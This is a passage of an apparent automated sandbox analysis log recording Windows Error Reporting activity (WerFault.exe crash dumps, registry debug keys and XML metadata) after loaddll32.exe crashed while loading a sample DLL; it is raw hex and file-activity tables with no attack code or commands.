C:\ProgramData\Microsoft\Windows\WER\Temp\WERA554.tmp.xml	0	4665	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998\Report.wer	0	2	fd fd		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	160	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_a0b9814f9a8146de5cfec8d14bee9aa28ce9d7_7cac0383_11cea998\Report.wer	10422	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 33 00 35 00 35 00 32 00 33 00 36 00 36 00 38 00 36 00	MetadataHash=-1355236686	success or wait	1	6DBE497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{fc1a40c7-fe8b-fbd4-0aea-5b74c5ad1653}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DC036BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6DC01FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 AF 00 92 19 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DC01FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: **6724**, Parent PID: **408**

General

Target ID:	9
Start time:	16:14:57
Start date:	22/04/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 408 -s 612
Imagebase:	0xc00000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBF1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_3fb78dbd3096a159cff8d7df2087ea8f72df4a_7cac0383_1a1ec4c1\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DBE497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6D8.tmp.xml	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB7B3.tmp.csv	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBA73.tmp.txt	success or wait	1	6DBE497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 fd 36 63 62 fd 05 12 00 00 00 00 00	MDMP 6cb	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	6532	6	00 00 00 00 00 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 19 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 01 00 00 fd 36 63 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT6cb0Pacific Standard TimePacific Daylight Time	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	7646	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 23 10 40 00 58 fd fd 00 00 00 00 00 14 0d 49 00 02 00 00 00 00 00 00 00 44 fd fd 00 fd 19 40 00 23 00 00 00 17 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++#@XID@#+	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	1632	168	28 18 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 1d 00 00	(	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	10510	20	0d 00 00 00 fd fd fd 00 00 00 00 00 04 00 00 00 fd 29 00 00	)	success or wait	13	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	10722	4	14 12 29 77	)w	success or wait	12	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	29014	2136	fd fd 2f 77 fd fd 2d 77 fd 00 00 00 fd fd fd fd 10 00 00 00 3c fd fd 00 08 fd fd 00 fd fd fd fd 40 fd 2d 77 40 fd 2d 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 3a fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 12 fd 00 34 fd fd 00 50 fd fd 00 3c fd fd 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	/w-w<@-w@-wH:T4P<	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	8362	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 14 0d 49 00 fd fd fd fd 00 00 00 00 10 fd 00 fd fd 2f 77 23 00 00 00 12 02 00 00 fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++I/w#+	success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	1900	48	4c 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd fd 00 00 00 00 00 fd fd fd 00 00 00 00 00 58 08 00 00 56 71 00 00 fd 02 00 00 42 26 00 00	L XVqB&	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	1960	4	24 00 00 00	$	success or wait	36	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	6538	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	36	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	5744	120	00 00 fd 73 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e fd 1d 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	s`A!-aBB?#@A	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	7612	34	1c 00 00 00 64 00 36 00 59 00 43 00 55 00 57 00 34 00 32 00 31 00 70 00 2e 00 64 00 6c 00 6c 00 00 00	d6YCUW421p.dll	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	5864	668	00 00 40 00 00 00 00 00 00 fd 09 00 21 fd 2f fd fd 46 4b 3f fd 1d 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 60 fd 02 00 00 00 00 00 60 07 03 00 00 00 00 28 4a 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 7e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 0a 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 07 05 00 00 00 00 00 fd fd fd 7a 00 00 00 00 3f 00 fd 1f 00 00 00 00 30 6a 3b 20 00 00 00 00 6d 74 26 01 00 00 00 00 53 2f 01 00 1b 19 01 00 38 17 06 00 4f fd 0a 00 fd fd 04 00 06 7f 15 00 fd 07 05 00 fd 3d 31 00 43 fd 01 00 79 fd 14 00 00 00 00 00 fd 42 1d 00 6c 7b 04	@!/FK?Zb``(J@z?0j;mt&S/8O=1CyBl{	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	31150	8728	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB1C6.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 34 0f 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 16 00 00 05 00 00 00 fd 00 00 00 0e 29 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 20 18 00 00 fd fd 00 00 15 00 00 00 fd 01 00 00 00 17 00 00 16 00 00 00 fd 00 00 00 fd 18 00 00	4$)`8T	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	964	28	3c 00 50 00 69 00 64 00 3e 00 34 00 30 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>408</Pid>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	992	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	996	2	09 00		success or wait	2	6DBE497A	unknown
